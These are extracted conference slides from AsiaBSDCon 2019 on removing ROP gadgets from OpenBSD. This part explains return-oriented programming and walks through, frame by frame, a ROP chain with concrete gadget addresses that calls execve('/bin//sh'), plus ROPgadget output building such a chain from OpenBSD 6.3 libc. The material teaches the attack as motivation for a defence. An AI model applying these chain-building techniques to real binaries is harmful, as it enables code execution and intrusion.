Removing ROP Gadgets from OpenBSD

AsiaBSDCon 2019

Todd Mortimer
mortimer@openbsd.org

Overview

- Return Oriented Programming
- Removing ROP Gadgets
    - Unaligned / Polymorphic Gadget Reduction
    - Aligned Gadget Reduction
- Results

Return Oriented Programming

Return Oriented Programming

- W^X means attackers cannot just upload shellcode anymore
- Return Oriented Programming (ROP) is stitching bits of existing binary together in a new way to get the same effect as shellcode
    - The bits are called Gadgets
    - The stitching is called a ROP Chain
- To execute a ROP attack, the attacker
    - Loads a ROP chain in memory
    - Redirects execution to return off of the chain

ROP Gadgets

- A Gadget is any fragment of code that does something
  - Move a value to or from memory or a register
  - Increment a value
  - Zero a register
  - Call a function
  - *etc…*
- ROP gadgets terminate in a *return* instruction
  - Can be Aligned or Unaligned return

ROP Gadgets

Aligned Gadget

Terminates on an intended return instruction

Intended Instruction			Gadget Instruction		
5d	popq	%rbp	5d	popq	%rbp
c3	retq		c3	retq	

Intended Instruction			Gadget Instruction		
0f b6 c0	movzbl	%al,%eax	b6 c0	mov	$0xc0, %dh
5d	pop	%rbp	5d	pop	%rbp
c3	retq		c3	retq	

ROP Gadgets

Unaligned / Polymorphic Gadget

Terminates on an unintended return instruction

Intended Instruction	Gadget Instruction
`8a 5d c3  movb  -61(%rbp), %bl`	`5d  popq  %rbp` `c3  retq`

Intended Instruction	Gadget Instruction
`e8 c8 0a 00 00  callq  0xacd` `48 ff c3  inc  %rbx`	`00 48 ff  addb %cl, -1(%rax)` `c3  retq`

ROP Chains

- Each gadget ends with '*ret*'
- '*ret*' pops an address from the stack and jumps to it
- A ROP Chain strings many gadget addresses together on the stack
- Gadgets are executed sequentially

ROP Chain Example

- Suppose we want to make our program execute a shell
- We would use the execve syscall:

  execve(char *path, char *argv[], char *envp[]);

- Given minimal arguments:

  execve(“/bin/sh”, NULL, NULL);
  %rdi, %rsi, %rdx

- How do we make the target program do this?

ROP Chain Example

- Scan the target binary and identify the following useful gadgets.
  - `0x0000000000905ee # pop rsi ; ret`
  - `0x000000000003b62e # pop rax ; ret`
  - `0x00000000000004cd # pop rdi ; pop rbp ; ret`
  - `0x0000000000068f03 # pop rdx ; ret`
  - `0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret`
  - `0x0000000000000fa0 # xor rax, rax ; ret`
  - `0x00000000000038fe # inc rax ; ret`
  - `0x00000000000009c8 # syscall`
- We arrange these gadgets into a ROP chain and load it into the stack

rsp

rax
0xffffffffffffffff
rdi
0xffffffffffffffff
rsi
0xffffffffffffffff
rdx
0xffffffffffffffff

0x2cd000
0xffffffffffffffff
0xffffffffffffffff

Stack	Gadget Effect

```
0x0000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh"
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rsp

rax
0xffffffffffffffff
rdi
0xffffffffffffffff
rsi
0x00000000002cd000
rdx
0xffffffffffffffff

0x2cd000
0xffffffffffffffff
0xffffffffffffffff

Stack	Gadget Effect

```
0x0000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rsp

rax
0x2f62696e2f2f7368
rdi
0xffffffffffffffff
rsi
0x00000000002cd000
rdx
0xffffffffffffffff

0x2cd000
0xffffffffffffffff
0xffffffffffffffff

Stack	Gadget Effect

```
0x0000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rsp

rax
0x2f62696e2f2f7368
rdi
0xffffffffffffffff
rsi
0x00000000002cd000
rdx
0xffffffffffffffff

0x2cd000
0x2f62696e2f2f7368
0xffffffffffffffff

Stack	Gadget Effect

```
0x0000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

Stack	Gadget Effect
0x0000000000905ee	# pop rsi ; ret
0x00000000002cd000	# @ .data
0x000000000003b62e	# pop rax ; ret
0x2f62696e2f2f7368	# ”/bin//sh”
0x000000000001f532	# mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141	# padding
0x0000000000905ee	# pop rsi ; ret
0x00000000002cd008	# @ .data + 8
0x0000000000000fa0	# xor rax, rax ; ret
0x000000000001f532	# mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141	# padding
0x00000000000004cd	# pop rdi ; pop rbp ; ret
0x00000000002cd000	# @ .data
0x4141414141414141	# padding
0x0000000000905ee	# pop rsi ; ret
0x00000000002cd008	# @ .data + 8
0x0000000000068f03	# pop rdx ; ret
0x00000000002cd008	# @ .data + 8
0x0000000000000fa0	# xor rax, rax ; ret
0x00000000000038fe	# inc rax ; ret
0x00000000000038fe	# inc rax ; ret
0x00000000000038fe	# inc rax ; ret
[…]	keep incrementing rax to 59 : SYS_execve
0x00000000000038fe	# inc rax ; ret
0x00000000000038fe	# inc rax ; ret
0x00000000000038fe	# inc rax ; ret
0x00000000000009c8	# syscall

rsp

rax
0x2f62696e2f2f7368
rdi
0xffffffffffffffff
rsi
0x00000000002cd008
rdx
0xffffffffffffffff

0x2cd000
0x2f62696e2f2f7368
0xffffffffffffffff

rax
0x0000000000000000
rdi
0xffffffffffffffff
rsi
0x00000000002cd008
rdx
0xffffffffffffffff

0x2cd000
0x2f62696e2f2f7368
0xffffffffffffffff

Stack	Gadget Effect

```
0x0000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x0000000000000000
rdi
0xffffffffffffffff
rsi
0x00000000002cd008
rdx
0xffffffffffffffff

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

Stack	Gadget Effect

```
0x00000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x0000000000000000
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0xffffffffffffffff

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

Stack	Gadget Effect

```
0x00000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x0000000000000000
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0xffffffffffffffff

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

Stack	Gadget Effect

```
0x00000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x0000000000000000
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0x00000000002cd008

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

Stack	Gadget Effect

```
0x00000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x0000000000000000
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0x00000000002cd008

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

Stack	Gadget Effect

```
0x00000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x0000000000000001
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0x00000000002cd008

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

Stack	Gadget Effect

```
0x00000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x00000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x00000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x0000000000000002
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0x00000000002cd008

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

Stack	Gadget Effect

```
0x00000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x0000000000000003
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0x00000000002cd008

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

Stack	Gadget Effect

```
0x00000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x000000000000038
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0x00000000002cd008

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

Stack	Gadget Effect

```
0x00000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x00000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x00000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x00000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x000000000000039
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0x00000000002cd008

0x2cd000
0x2f62696e2f2f7368
0x000000000000000

Stack	Gadget Effect

```
0x0000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x000000000000003a
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0x00000000002cd008

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

Stack	Gadget Effect

```
0x0000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

rax
0x000000000000003b
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0x00000000002cd008

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

Stack	Gadget Effect

```
0x0000000000905ee # pop rsi ; ret
0x00000000002cd000 # @ .data
0x000000000003b62e # pop rax ; ret
0x2f62696e2f2f7368 # ”/bin//sh”
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret
0x4141414141414141 # padding
0x00000000000004cd # pop rdi ; pop rbp ; ret
0x00000000002cd000 # @ .data
0x4141414141414141 # padding
0x0000000000905ee # pop rsi ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000068f03 # pop rdx ; ret
0x00000000002cd008 # @ .data + 8
0x0000000000000fa0 # xor rax, rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
[… keep incrementing rax to 59 : SYS_execve]
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000038fe # inc rax ; ret
0x00000000000009c8 # syscall
```

ROP Chain Example

rax
0x000000000000003b
rdi
0x00000000002cd000
rsi
0x00000000002cd008
rdx
0x00000000002cd008

0x2cd000
0x2f62696e2f2f7368
0x0000000000000000

- syscall
  - %rax = 59 = SYS_execve
  - %rdi = 0x2cd000 = “/bin//sh”
  - %rsi = 0x2cd008 = NULL
  - %rdx = 0x2cd008 = NULL
- execve(“/bin//sh”, NULL, NULL)

ROP Chain Example

- We only needed a few gadgets
  - `0x0000000000905ee # pop rsi ; ret`
  - `0x000000000003b62e # pop rax ; ret`
  - `0x00000000000004cd # pop rdi ; pop rbp ; ret`
  - `0x0000000000068f03 # pop rdx ; ret`
  - `0x0000000000001f532 # mov qword ptr [rsi], rax ; pop rbp ; ret`
  - `0x0000000000000fa0 # xor rax, rax ; ret`
  - `0x00000000000038fe # inc rax ; ret`
  - `0x00000000000009c8 # syscall`

ROP Chain Tooling

- Finding gadgets and building ROP Chains by hand is tedious
- Many tools exist to make this easy
  - ROPGadget
  - ropper
  - pwntools
  - *others…*
- We will use ROPGadget

- ROPGadget can do all this for us

```
$ ROPgadget.py --ropchain --binary OpenBSD-6.3/libc.so.92.3

Unique gadgets found: 8468

ROP chain generation

- Step 1 -- Write-what-where gadgets
        [+] Gadget found: 0x617a8 mov word ptr [rcx], dr1 ; ret
        [+] Gadget found: 0xfa0 xor rax, rax ; ret
        […]
- Step 2 -- Init syscall number gadgets
        [+] Gadget found: 0xfa0 xor rax, rax ; ret
        [+] Gadget found: 0x62a6 add al, 1 ; ret
        […]
- Step 3 -- Init syscall arguments gadgets
        [+] Gadget found: 0x4cd pop rdi ; pop rbp ; ret
        [+] Gadget found: 0x905ee pop rsi ; ret
        […]
- Step 4 -- Syscall gadget
        [+] Gadget found: 0x9c8 syscall
        […]
- Step 5 -- Build the ROP chain
        […]
        p += pack('<Q', 0x00000000000905ee) # pop rsi ; ret
        p += pack('<Q', 0x00000000002cd000) # @ .data
        p += pack('<Q', 0x000000000003b62e) # pop rax ; ret
        p += '/bin//sh'
        […]
        p += pack('<Q', 0x00000000000038fe) # inc rax ; ret
        p += pack('<Q', 0x00000000000009c8) # syscall
```

- ROPGadget can do all this for us

Identify different types of gadgets needed

String gadgets together to get *exec("/bin/sh")*

```
$ ROPgadget.py --ropchain --binary OpenBSD-6.3/libc.so.92.3

Unique gadgets found: 8468

ROP chain generation

- Step 1 -- Write-what-where gadgets
        [+] Gadget found: 0x617a8 mov word ptr [rcx], dr1 ; ret
        [+] Gadget found: 0xfa0 xor rax, rax ; ret
        […]
- Step 2 -- Init syscall number gadgets
        [+] Gadget found: 0xfa0 xor rax, rax ; ret
        [+] Gadget found: 0x62a6 add al, 1 ; ret
        […]
- Step 3 -- Init syscall arguments gadgets
        [+] Gadget found: 0x4cd pop rdi ; pop rbp ; ret
        [+] Gadget found: 0x905ee pop rsi ; ret
        […]
- Step 4 -- Syscall gadget
        [+] Gadget found: 0x9c8 syscall
        […]
- Step 5 -- Build the ROP chain
        […]
        p += pack('<Q', 0x00000000000905ee) # pop rsi ; ret
        p += pack('<Q', 0x00000000002cd000) # @ .data
        p += pack('<Q', 0x000000000003b62e) # pop rax ; ret
        p += '/bin//sh'
        […]
        p += pack('<Q', 0x00000000000038fe) # inc rax ; ret
        p += pack('<Q', 0x00000000000009c8) # syscall
```

Enumerate all gadgets

Attacks in the wild

- Easy to find recent exploits using ROP techniques
  - CVE-2018-5767 (ARM)
    - https://fidusinfosec.com/remote-code-execution-cve-2018-5767/
  - CVE-2018-7445 (x86)
    - https://www.coresecurity.com/advisories/mikrotik-routeros-smb-buffer-overflow
  - CVE-2018-16865, CVE-2018-16866 (x86)
    - https://www.openwall.com/lists/oss-security/2019/01/09/3

What to do?

- Aim: Reduce the number and variety of useful gadgets
  - Compile out unintended returns
  - Make intended returns hard to use in ROP chains
- We don’t need to get to zero gadgets
  - Just remove enough to make building useful ROP chains hard / impossible
